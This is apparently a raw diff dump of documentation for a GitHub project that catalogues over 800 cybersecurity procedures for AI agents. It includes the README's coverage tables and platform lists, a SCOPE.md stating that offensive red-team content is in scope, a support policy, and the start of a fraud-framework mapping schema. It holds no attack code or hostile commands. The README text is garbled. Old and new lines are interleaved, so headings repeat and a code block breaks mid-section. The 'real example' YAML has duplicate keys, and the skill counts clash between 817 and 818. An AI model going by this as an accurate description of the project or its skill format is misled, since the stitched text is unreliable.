| Ransomware Defense | 13 | Precursor detection · response · recovery · encryption analysis |
|
||||
| Compliance & Governance | 10 | NIST 800-30/RMF · CMMC · HIPAA · TPRM · CIS benchmarks |
|
||||
| Supply Chain Security | 8 | SBOMs · dependency confusion · malicious-package triage · SLSA/Sigstore |
|
||||
| Threat Detection | 7 | Credential dumping · golden-ticket forgery · pass-the-ticket · LOLBAS · UEBA insider signals |
|
||||
| Hardware & Firmware Security | 6 | CHIPSEC/UEFI audit · Secure Boot bypass · TPM attestation · bootkit hunting |
|
||||
| Deception Technology | 6 | Honeytokens · canarytokens · breach detection |
|
||||
| Blockchain Security | 2 | Ethereum smart-contract vulnerabilities · Foundry audit workflows |
|
||||
| Wireless Security | 2 | Bluetooth Low Energy attack detection · BLE security assessment |
|
||||
| Privacy Compliance | 2 | GDPR data-subject access requests · privacy impact assessments |
|
||||
| Data Protection | 1 | Data loss prevention with Microsoft Purview |
|
||||
| Purple Team | 1 | Atomic Red Team purple-team testing |
|
||||
|
||||
*817 skills across 34 domains. Counts come from the `subdomain` field in each skill's frontmatter.*
|
||||
|
||||
## How AI agents use these skills
|
||||
|
||||
Each skill costs **~30 tokens to scan** (frontmatter only) and **500–2,000 tokens to fully load** (complete workflow). This progressive disclosure architecture lets agents search all 818 skills in a single pass without blowing context windows.
|
||||
|
||||
```
|
||||
User prompt: "Analyze this memory dump for signs of credential theft"
|
||||
|
||||
Agent's internal process:
|
||||
|
||||
1. Scans 818 skill frontmatters (~30 tokens each)
|
||||
→ identifies 12 relevant skills by matching tags, description, domain
|
||||
|
||||
2. Loads top 3 matches:
|
||||
• performing-memory-forensics-with-volatility3
|
||||
• hunting-for-credential-dumping-lsass
|
||||
• analyzing-windows-event-logs-for-credential-access
|
||||
|
||||
3. Executes the structured Workflow section step-by-step
|
||||
→ runs Volatility3 plugins, checks LSASS access patterns,
|
||||
correlates with event log evidence
|
||||
|
||||
4. Validates results using the Verification section
|
||||
→ confirms IOCs, maps findings to ATT&CK T1003 (Credential Dumping)
|
||||
```
|
||||
|
||||
**Without these skills**, the agent guesses at tool commands and misses critical steps. **With them**, it follows the same playbook a senior DFIR analyst would use.
|
||||
|
||||
## Skill anatomy
|
||||
|
||||
Every skill follows a consistent directory structure:
|
||||
|
||||
```
|
||||
skills/performing-memory-forensics-with-volatility3/
|
||||
├── SKILL.md ← Skill definition (YAML frontmatter + Markdown body)
|
||||
├── references/
|
||||
│ ├── standards.md ← MITRE ATT&CK, ATLAS, D3FEND, NIST mappings
|
||||
│ └── workflows.md ← Deep technical procedure reference
|
||||
├── scripts/
|
||||
│ └── process.py ← Working helper scripts
|
||||
└── assets/
|
||||
└── template.md ← Filled-in checklists and report templates
|
||||
```
|
||||
|
||||
|
||||
### YAML frontmatter (real example)
|
||||
Each skill follows the [agentskills.io](https://agentskills.io) **progressive disclosure** pattern. During discovery, an AI agent reads only the YAML frontmatter (~30-50 tokens) to decide relevance:
|
||||
|
||||
```yaml
|
||||
---
|
||||
name: performing-memory-forensics-with-volatility3
|
||||
description: >-
|
||||
Analyze memory dumps to extract running processes, network connections,
|
||||
injected code, and malware artifacts using the Volatility3 framework.
|
||||
description: Analyze memory dumps to extract processes, network connections, and malware artifacts using Volatility3.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags: [forensics, memory-analysis, volatility3, incident-response, dfir]
|
||||
atlas_techniques: [AML.T0047]
|
||||
d3fend_techniques: [D3-MA, D3-PSMD]
|
||||
nist_ai_rmf: [MEASURE-2.6]
|
||||
nist_csf: [DE.CM-01, RS.AN-03]
|
||||
version: "1.2"
|
||||
author: mukul975
|
||||
license: Apache-2.0
|
||||
tags: [forensics, memory-analysis, volatility3, incident-response]
|
||||
---
|
||||
```
|
||||
|
||||
If the skill matches the task, the agent loads the full body -- workflow steps, prerequisites, tool commands, and verification checks -- without wasting tokens on irrelevant skills.
|
||||
|
||||
### Markdown body sections
|
||||
## Compatible Platforms
|
||||
|
||||
```markdown
|
||||
## When to Use
|
||||
Trigger conditions — when should an AI agent activate this skill?
|
||||
These skills work with any tool that supports the agentskills.io standard or can read structured Markdown:
|
||||
|
||||
## Prerequisites
|
||||
Required tools, access levels, and environment setup.
|
||||
| Platform | Integration |
|
||||
|----------|------------|
|
||||
| **Claude Code** | Native skill loading via `/plugin` |
|
||||
| **GitHub Copilot** | Workspace context via `.skills/` directory |
|
||||
| **OpenAI Codex CLI** | File-based context injection |
|
||||
| **Cursor** | Project rules and docs integration |
|
||||
| **Gemini CLI** | Context file loading |
|
||||
| **Amp** | Skill directory mounting |
|
||||
| **Goose** | Plugin-based skill loading |
|
||||
| **Windsurf** | Context awareness from project files |
|
||||
| **Aider** | Repository map integration |
|
||||
| **Continue** | Custom context providers |
|
||||
| And 16+ others | Any agent that reads structured Markdown |
|
||||
|
||||
## Workflow
|
||||
Step-by-step execution guide with specific commands and decision points.
|
||||
## Skill Anatomy
|
||||
|
||||
Every skill follows a consistent directory structure:
|
||||
|
||||
## Verification
|
||||
How to confirm the skill was executed successfully.
|
||||
```
|
||||
|
||||
Frontmatter fields: `name` (kebab-case, 1–64 chars), `description` (keyword-rich for agent discovery), `domain`, `subdomain`, `tags`, `atlas_techniques` (MITRE ATLAS IDs), `d3fend_techniques` (MITRE D3FEND IDs), `nist_ai_rmf` (NIST AI RMF references), `nist_csf` (NIST CSF 2.0 categories). MITRE ATT&CK technique mappings are documented in each skill's `references/standards.md` file and in the ATT&CK Navigator layer included with releases.
|
||||
|
||||
<details>
|
||||
<summary><strong>📊 MITRE ATT&CK Enterprise coverage — all 15 tactics</strong></summary>
|
||||
|
||||
|
||||
|
||||
| Tactic | ID | Coverage | Key skills |
|
||||
|---|---|---|---|
|
||||
| Reconnaissance | TA0043 | Strong | OSINT, subdomain enumeration, DNS recon |
|
||||
| Resource Development | TA0042 | Moderate | Phishing infrastructure, C2 setup detection |
|
||||
| Initial Access | TA0001 | Strong | Phishing simulation, exploit detection, forced browsing |
|
||||
| Execution | TA0002 | Strong | PowerShell analysis, fileless malware, script block logging |
|
||||
| Persistence | TA0003 | Strong | Scheduled tasks, registry, service accounts, LOTL |
|
||||
| Privilege Escalation | TA0004 | Strong | Kerberoasting, AD attacks, cloud privilege escalation |
|
||||
| Stealth | TA0005 | Strong | Obfuscation, rootkit analysis, evasion detection |
|
||||
| Defense Impairment | TA0112 | Moderate | Impair Defenses (T1562), log/indicator removal, EDR tampering |
|
||||
| Credential Access | TA0006 | Strong | Mimikatz detection, pass-the-hash, credential dumping |
|
||||
| Discovery | TA0007 | Moderate | BloodHound, AD enumeration, network scanning |
|
||||
| Lateral Movement | TA0008 | Strong | SMB exploits, lateral movement detection with Splunk |
|
||||
| Collection | TA0009 | Moderate | Email forensics, data staging detection |
|
||||
| Command and Control | TA0011 | Strong | C2 beaconing, DNS tunneling, Cobalt Strike analysis |
|
||||
| Exfiltration | TA0010 | Strong | DNS exfiltration, DLP controls, data loss detection |
|
||||
| Impact | TA0040 | Strong | Ransomware defense, encryption analysis, recovery |
|
||||
|
||||
An **ATT&CK Navigator layer file** is included in the [v1.0.0 release assets](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/releases/tag/v1.0.0) for visual coverage mapping.
|
||||
|
||||
> **Note:** ATT&CK v19 lands April 28, 2026 — splitting Defense Evasion (TA0005) into two new tactics: *Stealth* and *Impair Defenses*. Skill mappings will be updated in a forthcoming release.
|
||||
|
||||
</details>
|
||||
|
||||
<details>
|
||||
<summary><strong>📊 NIST CSF 2.0 alignment — all 6 functions</strong></summary>
|
||||
|
||||
|
||||
|
||||
| Function | Skills | Examples |
|
||||
|---|---|---|
|
||||
| **Govern (GV)** | 30+ | Risk strategy, policy frameworks, roles & responsibilities |
|
||||
| **Identify (ID)** | 120+ | Asset discovery, threat landscape assessment, risk analysis |
|
||||
| **Protect (PR)** | 150+ | IAM hardening, WAF rules, zero trust, encryption |
|
||||
| **Detect (DE)** | 200+ | Threat hunting, SIEM correlation, anomaly detection |
|
||||
| **Respond (RS)** | 160+ | Incident response, forensics, breach containment |
|
||||
| **Recover (RC)** | 40+ | Ransomware recovery, BCP, disaster recovery |
|
||||
|
||||
NIST CSF 2.0 (February 2024) added the **Govern** function and expanded scope from critical infrastructure to all organizations. Skill mappings align to all 22 categories and reference 106 subcategories.
|
||||
|
||||
</details>
|
||||
|
||||
<details>
|
||||
<summary><strong>📊 Framework deep dive — ATLAS, D3FEND, AI RMF</strong></summary>
|
||||
|
||||
|
||||
|
||||
### MITRE ATLAS 2026.07 — AI/ML adversarial threats
|
||||
ATLAS maps adversarial tactics, techniques, and case studies specific to AI and machine learning systems. Release 2026.07 covers **101 techniques and 77 sub-techniques** including agentic AI attack vectors added in late 2025: AI agent context poisoning, tool invocation abuse, MCP server compromises, and malicious agent deployment. Skills mapped to ATLAS help agents identify and defend against threats to ML pipelines, model weights, inference APIs, and autonomous workflows.
|
||||
|
||||
### MITRE D3FEND v1.4.0 — Defensive countermeasures
|
||||
D3FEND is an NSA-funded knowledge graph of **270 defensive techniques** organized across 7 tactical categories: Model, Harden, Detect, Isolate, Deceive, Evict, and Restore. Built on OWL 2 ontology, it uses a shared Digital Artifact layer to bidirectionally map defensive countermeasures to ATT&CK offensive techniques. Skills tagged with D3FEND identifiers let agents recommend specific countermeasures for detected threats.
|
||||
|
||||
### NIST AI RMF 1.0 + GenAI Profile (AI 600-1)
|
||||
The AI Risk Management Framework defines 4 core functions — Govern, Map, Measure, Manage — with **72 subcategories** for trustworthy AI development. The GenAI Profile (AI 600-1, July 2024) adds **12 risk categories** specific to generative AI, from confabulation and data privacy to prompt injection and supply chain risks. Colorado's AI Act (effective February 2026) provides a **legal safe harbor** for organizations complying with NIST AI RMF, making these mappings directly relevant to regulatory compliance.
|
||||
|
||||
</details>
|
||||
|
||||
## Compatible platforms
|
||||
|
||||
**AI code assistants**
|
||||
Claude Code (Anthropic) · GitHub Copilot (Microsoft) · Cursor · Windsurf · Cline · Aider · Continue · Roo Code · Amazon Q Developer · Tabnine · Sourcegraph Cody · JetBrains AI
|
||||
|
||||
**CLI agents**
|
||||
OpenAI Codex CLI · Gemini CLI (Google)
|
||||
|
||||
**Autonomous agents**
|
||||
Devin · Replit Agent · SWE-agent · OpenHands
|
||||
|
||||
**Agent frameworks & SDKs**
|
||||
LangChain · CrewAI · AutoGen · Semantic Kernel · Haystack · Vercel AI SDK · Any MCP-compatible agent
|
||||
|
||||
All platforms that support the [agentskills.io](https://agentskills.io) standard can load these skills with zero configuration.
|
||||
|
||||
## What people are saying
|
||||
|
||||
> *"A database of real, organized security skills that any AI agent can plug into and use. Not tutorials. Not blog posts."*
|
||||
> — **[Hasan Toor (@hasantoxr)](https://x.com/hasantoxr/status/2033193922349179249)**, AI/tech creator
|
||||
|
||||
> *"This is not a random collection of security scripts. It's a structured operational knowledge base designed for AI-driven security workflows."*
|
||||
> — **[fazal-sec](https://fazal-sec.medium.com/claude-skills-ai-powered-cybersecurity-the-complete-guide-to-building-intelligent-security-7bb7e9d14c8e)**, Medium
|
||||
|
||||
## Featured in
|
||||
|
||||
| Where | Type | Link |
|
||||
|---|---|---|
|
||||
| **awesome-agent-skills** | Awesome List (1,000+ skills index) | [VoltAgent/awesome-agent-skills](https://github.com/VoltAgent/awesome-agent-skills) |
|
||||
| **awesome-ai-security** | Awesome List (AI security tools) | [ottosulin/awesome-ai-security](https://github.com/ottosulin/awesome-ai-security) |
|
||||
| **awesome-codex-cli** | Awesome List (Codex CLI resources) | [RoggeOhta/awesome-codex-cli](https://github.com/RoggeOhta/awesome-codex-cli) |
|
||||
| **SkillsLLM** | Skills directory & marketplace | [skillsllm.com/skill/anthropic-cybersecurity-skills](https://skillsllm.com/skill/anthropic-cybersecurity-skills) |
|
||||
| **Openflows** | Signal analysis & tracking | [openflows.org](https://openflows.org/currency/currents/anthropic-cybersecurity-skills/) |
|
||||
| **NeverSight skills_feed** | Automated skills index | [NeverSight/skills_feed](https://github.com/NeverSight/skills_feed) |
|
||||
|
||||
## Star history
|
||||
|
||||
<a href="https://star-history.dera.page/#mukul975/Anthropic-Cybersecurity-Skills&Date">
|
||||
<picture>
|
||||
<source media="(prefers-color-scheme: dark)" srcset="https://star-history.dera.page/svg?repos=mukul975/Anthropic-Cybersecurity-Skills&type=Date&theme=dark" />
|
||||
<source media="(prefers-color-scheme: light)" srcset="https://star-history.dera.page/svg?repos=mukul975/Anthropic-Cybersecurity-Skills&type=Date" />
|
||||
<img alt="Star History Chart" src="https://star-history.dera.page/svg?repos=mukul975/Anthropic-Cybersecurity-Skills&type=Date" width="100%" />
|
||||
</picture>
|
||||
</a>
|
||||
|
||||
## Releases
|
||||
|
||||
| Version | Date | Highlights |
|
||||
|---|---|---|
|
||||
| [v1.0.0](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/releases/tag/v1.0.0) | March 11, 2026 | 734 skills · 26 domains · MITRE ATT&CK + NIST CSF 2.0 mapping · ATT&CK Navigator layer |
|
||||
|
||||
Skills have continued to grow on `main` since v1.0.0 — the library now contains **818 skills** with **6-framework mapping** (MITRE ATLAS, D3FEND, NIST AI RMF, and the MITRE Fight Fraud Framework added post-release). Check [Releases](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/releases) for the latest tagged version.
|
||||
skills/{skill-name}/
|
||||
├── SKILL.md # Skill definition with YAML frontmatter
|
||||
│ ├── Frontmatter # name, description, domain, subdomain, tags
|
||||
│ ├── When to Use # Trigger conditions for AI agents
|
||||
│ ├── Prerequisites # Required tools and access
|
||||
│ ├── Workflow # Step-by-step execution guide
|
||||
│ └── Verification # How to confirm success
|
||||
├── references/
|
||||
│ ├── standards.md # NIST, MITRE ATT&CK, CVE references
|
||||
│ └── workflows.md # Deep technical procedure reference
|
||||
├── scripts/
|
||||
│ └── process.py # Practitioner helper scripts
|
||||
└── assets/
|
||||
└── template.md # Checklists and report templates
|
||||
```
|
||||
|
||||
## Contributing
|
||||
|
||||
This project grows through community contributions. Here is how to get involved:
|
||||
We welcome contributions from the cybersecurity community. See [CONTRIBUTING.md](CONTRIBUTING.md) for guidelines on adding new skills, improving existing ones, and our review process.
|
||||
|
||||
**Add a new skill** — Read [SCOPE.md](SCOPE.md) first, then the template in [CONTRIBUTING.md](CONTRIBUTING.md). The thinnest domains are the ones most worth adding to: Data Protection and Purple Team have one skill each, and Blockchain Security, Wireless Security and Privacy Compliance have two. Submit one skill per PR, with the title `Add skill: your-skill-name`.
|
||||
## Star History
|
||||
|
||||
**Improve existing skills** — Add framework mappings, fix workflows, update tool references, or contribute scripts and templates. Deepening a skill that already exists is worth as much to this library as adding a new one.
|
||||
|
||||
**Report issues** — Found an inaccurate procedure or broken script? [Open an issue](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/issues).
|
||||
|
||||
Every PR is reviewed for technical accuracy and agentskills.io standard compliance. I do that review myself, and the queue is currently longer than I would like — some pull requests have been open for months. I am working through them, and small, focused PRs move fastest. Check [good first issues](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/issues?q=is%3Aissue+is%3Aopen+label%3A%22good+first+issue%22) for a starting point.
|
||||
|
||||
This project follows the [Contributor Covenant](https://www.contributor-covenant.org/). By participating, you agree to uphold this code.
|
||||
|
||||
## 🙏 Thanks to our contributors
|
||||
|
||||
This library is built by the community. Thank you to everyone who has contributed:
|
||||
|
||||
<!-- contributors:start -->
|
||||
<p align="center">
|
||||
<a href="https://github.com/mukul975" title="mukul975 — maintainer"><img src="https://github.com/mukul975.png?size=100" width="72" height="72" alt="@mukul975"></a>
|
||||
<a href="https://github.com/valorisa" title="valorisa — 18 contributions"><img src="https://github.com/valorisa.png?size=100" width="72" height="72" alt="@valorisa"></a>
|
||||
<a href="https://github.com/juliosuas" title="juliosuas — 13 contributions"><img src="https://github.com/juliosuas.png?size=100" width="72" height="72" alt="@juliosuas"></a>
|
||||
<a href="https://github.com/Daytona39264" title="Daytona39264 — 3 contributions"><img src="https://github.com/Daytona39264.png?size=100" width="72" height="72" alt="@Daytona39264"></a>
|
||||
<a href="https://github.com/kevglynn" title="kevglynn — 2 contributions"><img src="https://github.com/kevglynn.png?size=100" width="72" height="72" alt="@kevglynn"></a>
|
||||
<a href="https://github.com/andrewibrah" title="andrewibrah — 2 contributions"><img src="https://github.com/andrewibrah.png?size=100" width="72" height="72" alt="@andrewibrah"></a>
|
||||
<a href="https://github.com/Bortlesboat" title="Bortlesboat — 1 contribution"><img src="https://github.com/Bortlesboat.png?size=100" width="72" height="72" alt="@Bortlesboat"></a>
|
||||
<a href="https://github.com/DevRedious" title="DevRedious — 1 contribution"><img src="https://github.com/DevRedious.png?size=100" width="72" height="72" alt="@DevRedious"></a>
|
||||
<a href="https://github.com/ioxoi" title="ioxoi — 1 contribution"><img src="https://github.com/ioxoi.png?size=100" width="72" height="72" alt="@ioxoi"></a>
|
||||
<a href="https://github.com/OctoBored" title="OctoBored — 1 contribution"><img src="https://github.com/OctoBored.png?size=100" width="72" height="72" alt="@OctoBored"></a>
|
||||
<a href="https://github.com/shanujans" title="shanujans — 1 contribution"><img src="https://github.com/shanujans.png?size=100" width="72" height="72" alt="@shanujans"></a>
|
||||
<a href="https://github.com/farhan6667" title="farhan6667 — 1 contribution"><img src="https://github.com/farhan6667.png?size=100" width="72" height="72" alt="@farhan6667"></a>
|
||||
<a href="https://github.com/dakshverma23" title="dakshverma23 — 1 contribution"><img src="https://github.com/dakshverma23.png?size=100" width="72" height="72" alt="@dakshverma23"></a>
|
||||
<a href="https://github.com/nyxst4ck" title="nyxst4ck — 1 contribution"><img src="https://github.com/nyxst4ck.png?size=100" width="72" height="72" alt="@nyxst4ck"></a>
|
||||
</p>
|
||||
|
||||
<p align="center"><sub>14 contributors, ordered by contribution count · see the full <a href="https://github.com/mukul975/Anthropic-Cybersecurity-Skills/graphs/contributors">contributor graph</a></sub></p>
|
||||
<!-- contributors:end -->
|
||||
|
||||
## Community
|
||||
|
||||
💬 [Discussions](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/discussions) — Questions, ideas, and roadmap conversations
|
||||
🐛 [Issues](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/issues) — Bug reports and feature requests
|
||||
🔒 [Security Policy](SECURITY.md) — Responsible disclosure process (48-hour acknowledgment)
|
||||
|
||||
## Citation
|
||||
|
||||
If you use this project in research or publications:
|
||||
|
||||
```bibtex
|
||||
@software{anthropic_cybersecurity_skills,
|
||||
author = {Jangra, Mahipal},
|
||||
title = {Anthropic Cybersecurity Skills},
|
||||
year = {2026},
|
||||
url = {https://github.com/mukul975/Anthropic-Cybersecurity-Skills},
|
||||
license = {Apache-2.0},
|
||||
note = {818 structured cybersecurity skills for AI agents,
|
||||
mapped to MITRE ATT\&CK, NIST CSF 2.0, MITRE ATLAS,
|
||||
MITRE D3FEND, and NIST AI RMF}
|
||||
}
|
||||
```
|
||||
[](https://star-history.com/#mukul975/Anthropic-Cybersecurity-Skills&Date)
|
||||
|
||||
## License
|
||||
|
||||
This project is licensed under the [Apache License 2.0](LICENSE). You are free to use, modify, and distribute these skills in both personal and commercial projects.
|
||||
<a href="LICENSE"><img src="https://img.shields.io/badge/license-Apache_2.0-blue.svg?style=flat" alt="License"></a>
|
||||
|
||||
---
|
||||
|
||||
<div align="center">
|
||||
|
||||
**If this project helps your security work, consider giving it a ⭐**
|
||||
|
||||
[⭐ Star](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/stargazers) · [🍴 Fork](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/fork) · [💬 Discuss](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/discussions) · [📝 Contribute](CONTRIBUTING.md)
|
||||
|
||||
Community project by [@mukul975](https://github.com/mukul975). Not affiliated with Anthropic PBC.
|
||||
|
||||
</div>
|
||||
This project is licensed under the Apache License 2.0. See [LICENSE](LICENSE) for details.
|
||||
|
||||
@@ -1,82 +0,0 @@
|
||||
# Scope
|
||||
|
||||
This document defines what belongs in this repository and what does not.
|
||||
|
||||
It exists so the answer is available *before* the work is done rather than after it. Several of the pull requests I have had to decline were good work aimed at the wrong repository, and that is a documentation failure on my side, not a failure on the contributor's.
|
||||
|
||||
This repository is a catalogue. It holds cybersecurity procedures — 817 of them today — written so that an AI agent can read one and carry out a security task competently. Everything that ships here serves that one purpose. Work that does not serve it is out of scope regardless of how good it is, and is usually better off in its own repository, where it can be versioned, released and credited on its own terms.
|
||||
|
||||
## These rules apply going forward
|
||||
|
||||
This document is new. Until now the repository had no written scope, which is exactly why some contributors built things I then could not merge.
|
||||
|
||||
So: nothing here is applied retroactively as a reason to close a pull request that was already open when it landed. Every open PR will be worked through as it was filed, on its own merits, and where I decline one I will give the reason in the thread rather than pointing at a rule that did not exist when the work was done.
|
||||
|
||||
I should also say plainly that the review queue is longer than it should be — some pull requests have been waiting months. That is on me, not on the people who sent them, and raising the bar on new contributions does not excuse it. I am working through the backlog.
|
||||
|
||||
## What a skill is
|
||||
|
||||
A skill is one named security procedure that an agent can execute end to end.
|
||||
|
||||
On disk it is a single flat directory:
|
||||
|
||||
```
|
||||
skills/your-skill-name/
|
||||
├── SKILL.md # YAML frontmatter + the procedure
|
||||
├── LICENSE
|
||||
├── references/ # api-reference.md, standards.md, workflows.md
|
||||
├── scripts/ # agent.py, process.py, or another real helper
|
||||
└── assets/ # optional: template.md, filled-in checklists
|
||||
```
|
||||
|
||||
The namespace is flat and global. `skills/` is not nested by category; the category lives in the `subdomain` frontmatter field, which must be one of the values accepted by `tools/validate-skill.py`. All 817 skills today carry `SKILL.md`, `references/` and `scripts/`; 816 carry a `LICENSE` and 421 also carry `assets/`. The most common supporting files are `references/api-reference.md` (810 skills) and `scripts/agent.py` (809).
|
||||
|
||||
A submission is a skill when all of the following hold.
|
||||
|
||||
**It is a procedure, not a subject.** By convention the directory name is a gerund phrase naming the task — `analyzing-…`, `detecting-…`, `implementing-…`, `hunting-…`, `performing-…` — and 807 of the 817 current names follow it. CI enforces kebab-case, not the gerund, so treat this as the house style rather than a gate. Background material about a topic belongs in a skill's `references/`, not in a directory of its own.
|
||||
|
||||
**It is atomic.** One procedure per skill. A body carrying three unrelated workflows is either three skills, or one skill and two reference files.
|
||||
|
||||
**It is executable.** Real commands, real flags, real tool names, real paths. No placeholders, no `TODO`, no prose standing in for a command nobody ran.
|
||||
|
||||
**Its description routes.** The description is the only text an agent sees when deciding whether to load the skill. It has to say what the skill does, when to fire, which keywords match, and what it is *not* for — naming the nearest neighbouring skill. The 33 container-security skills are the current reference for that standard.
|
||||
|
||||
**It is distinct.** It does not restate a skill that already exists. See *Overlap* in [CONTRIBUTING.md](CONTRIBUTING.md).
|
||||
|
||||
**It passes CI.** Five gates run on every push and pull request that touches `skills/` or `tools/`: frontmatter validation, agentskills.io conformance, `index.json` freshness, description linting, and a near-duplicate ratchet. A documentation-only PR does not trigger them, so do not read an empty checks list as a pass. CONTRIBUTING.md lists the commands to run them locally.
|
||||
|
||||
## Offensive and dual-use content is in scope
|
||||
|
||||
This library deliberately covers red-team tradecraft, exploitation, C2, phishing simulation and adversary emulation alongside defence. A defender's agent that has never seen the offensive procedure detects it badly.
|
||||
|
||||
Offensive skills are in scope on exactly the same terms as everything else, subject to the authorised-use notice in [README.md](README.md). Nothing in this document is a reason to decline a skill for being offensive. If I decline one, the reason will be scope, overlap or accuracy, and I will say which.
|
||||
|
||||
## Out of scope
|
||||
|
||||
**Runtimes, engines, orchestrators and agent frameworks.** Code that loads, serves, routes or executes skills — MCP servers, agent harnesses, skill-browser web UIs, "foundation" or "platform" layers that turn the catalogue into a product.
|
||||
|
||||
**Applications built on the catalogue.** A tool that consumes these skills is a good thing to build and I will happily link it from the README. It is not a directory in this repository.
|
||||
|
||||
**A second toolchain.** `tools/` already holds a frontmatter validator, an agentskills.io conformance checker, an index generator, a description linter and a collision detector — all sharing one PyYAML-backed loader, all wired into CI. A new independent validator competes with those rather than improving them. Extend the existing tool and the existing gate; a PR that makes `tools/lint-descriptions.py` stricter is far more welcome than a new linter beside it.
|
||||
|
||||
**Documents about how the project is run.** Roadmaps, work cadences, routines, release plans, launch material, status trackers. How I schedule my own maintenance is not something the catalogue needs to carry, and a document describing a cadence I have not agreed to would be wrong the day it merged. Propose process changes in an issue or a discussion instead.
|
||||
|
||||
**Editor, IDE and per-contributor configuration.** `.vscode/` settings, local linter configs and vendor extension settings encode one contributor's environment on everyone else. Agent instruction files are the single exception and they are maintainer-owned — `.github/copilot-instructions.md` exists and is maintained in place. Changes to that class of file should start as an issue, not as a new parallel file.
|
||||
|
||||
**Product-shaped skills.** A skill may absolutely be tool-specific: 247 of the 817 names carry a `-with-<tool>` qualifier, and `scanning-docker-images-with-trivy` is exactly right, because the flags, the output formats and the failure modes genuinely differ by tool. What does not belong is a directory whose *subject* is a product rather than a task — a feature tour, an onboarding walkthrough, or an integration write-up for one vendor's service. The test: if the vendor vanished tomorrow and nothing of the procedure survived, it was a product page. When a skill does name a commercial tool, the vendor-link rules in CONTRIBUTING.md apply.
|
||||
|
||||
**Bulk imports.** A pull request adding many skills at once cannot be reviewed for technical accuracy at the depth this catalogue needs, and one wrong procedure blocks all the others. One skill per pull request; see CONTRIBUTING.md.
|
||||
|
||||
## Why there is no engine in this repository
|
||||
|
||||
The catalogue is engine-neutral by construction. `skills/` contains content only; `tools/` contains validators and the index generator and nothing that executes a skill; `.claude-plugin/` contains manifests that let an existing engine mount the catalogue rather than an engine of its own. The bug-report template asks which agent you were running, offering Claude Code, GitHub Copilot and Codex CLI as examples, and the README targets 26+ platforms.
|
||||
|
||||
That neutrality is the asset. The moment a runtime lives in this repository, the content starts being shaped by what that runtime supports, the release cadence of the content gets tied to the release cadence of the code, and every consumer on a different platform inherits a dependency they did not ask for. I want the content here to stay separate from the engine that reads it, and I intend to keep this repository on that side of the line.
|
||||
|
||||
## Grey areas
|
||||
|
||||
Some things sit on the boundary — a large rewrite of an existing skill, a new subdomain, a reference file that is really a small tool, a documentation page that is not README and not CONTRIBUTING. Open an issue and ask before you build it. I would much rather answer a two-line issue than decline a finished pull request, and if the answer is yes, the issue becomes the record of why.
|
||||
|
||||
## Changing this document
|
||||
|
||||
This is a working document, not a settlement. If a rule here is wrong, or is blocking something the catalogue would clearly be better for having, open an issue arguing the case. Scope decisions are mine to make, but they should be arguable in the open.
|
||||
-46
@@ -1,46 +0,0 @@
|
||||
# Support
|
||||
|
||||
This project is maintained by one person alongside other work. That shapes what support looks like here, so it is worth being direct about it rather than leaving you to guess.
|
||||
|
||||
## Where to go
|
||||
|
||||
| I want to… | Use |
|
||||
|---|---|
|
||||
| Ask how something works | [Discussions](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/discussions) |
|
||||
| Report a skill that is wrong, broken, or out of date | [Issues](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/issues) |
|
||||
| Propose a new skill | Issue first, then a PR — see [CONTRIBUTING.md](CONTRIBUTING.md) |
|
||||
| Fix something yourself | Open a PR. This is the fastest path to change. |
|
||||
| Report a security problem | See [SECURITY.md](SECURITY.md) |
|
||||
|
||||
Issues are for concrete defects: a command that does not work, a flag that does not exist, a framework ID that is wrong, a script that fails. Questions belong in Discussions, where other people can answer too and the answer stays findable.
|
||||
|
||||
## What to expect
|
||||
|
||||
There is no SLA. Response time varies with what else is happening; some pull requests have waited months, and that is a real cost I am working to reduce rather than a policy.
|
||||
|
||||
What moves fastest, in order:
|
||||
|
||||
1. A PR that fixes one thing and passes the validators.
|
||||
2. An issue that names the skill, quotes the failing command, and shows the actual output.
|
||||
3. Everything else.
|
||||
|
||||
What tends to stall: large multi-skill PRs, feature requests outside the skill-library format, and requests for bespoke integration help.
|
||||
|
||||
## Before you open an issue
|
||||
|
||||
```bash
|
||||
pip install pyyaml
|
||||
python tools/validate-skill.py skills/<skill-name>
|
||||
```
|
||||
|
||||
If a skill fails validation, that output is the most useful thing you can paste. If you are reporting a procedure that does not work, say which version of the tool you ran and what it printed — "this does not work" is not actionable, and a wrong procedure in a security library is worth fixing properly.
|
||||
|
||||
## What this project is not
|
||||
|
||||
It is a reference library, not a product. It ships no service, holds no data, and makes no availability guarantee. Skills describe procedures for systems you own or are authorised to assess — see [SCOPE.md](SCOPE.md).
|
||||
|
||||
If you need something with a support contract behind it, this is not that, and I would rather say so plainly than have you discover it during an incident.
|
||||
|
||||
## Helping
|
||||
|
||||
The most useful contributions are unglamorous: correcting a procedure you actually ran, adding a framework mapping you verified, or telling me two skills are competing for the same request. All three make the library measurably better for everyone using it.
|
||||
@@ -1,93 +0,0 @@
|
||||
# MITRE Fight Fraud Framework (F3) — Mapping Schema
|
||||
|
||||
This repository maps fraud-relevant skills to the **MITRE Fight Fraud Framework (F3)**,
|
||||
released April 9, 2026 by MITRE's Center for Threat-Informed Defense (CTID). F3 is an
|
||||
ATT&CK-compatible TTP catalog for cyber-enabled financial fraud.
|
||||
|
||||
- Upstream project: <https://ctid.mitre.org/fraud/>
|
||||
- Source repo: <https://github.com/center-for-threat-informed-defense/fight-fraud-framework>
|
||||
- License: Apache-2.0
|
||||
- Mapped version in this repo: **F3 v1.1**
|
||||
|
||||
## Why F3 in addition to ATT&CK
|
||||
|
||||
ATT&CK collapses post-compromise fraud into the single `T1657` (Financial Theft)
|
||||
technique. F3 decomposes the "how a cyber intrusion becomes a financial loss" stages
|
||||
into two dedicated tactics that ATT&CK does not have:
|
||||
|
||||
- **Positioning** (`FA0001`) — after access, collect/manipulate data and prepare the fraud.
|
||||
- **Monetization** (`FA0002`) — convert stolen assets into usable funds.
|
||||
|
||||
So `mitre_attack` answers "how did the adversary get in / operate technically" and
|
||||
`mitre_f3` answers "how did that turn into money." They are kept as **separate
|
||||
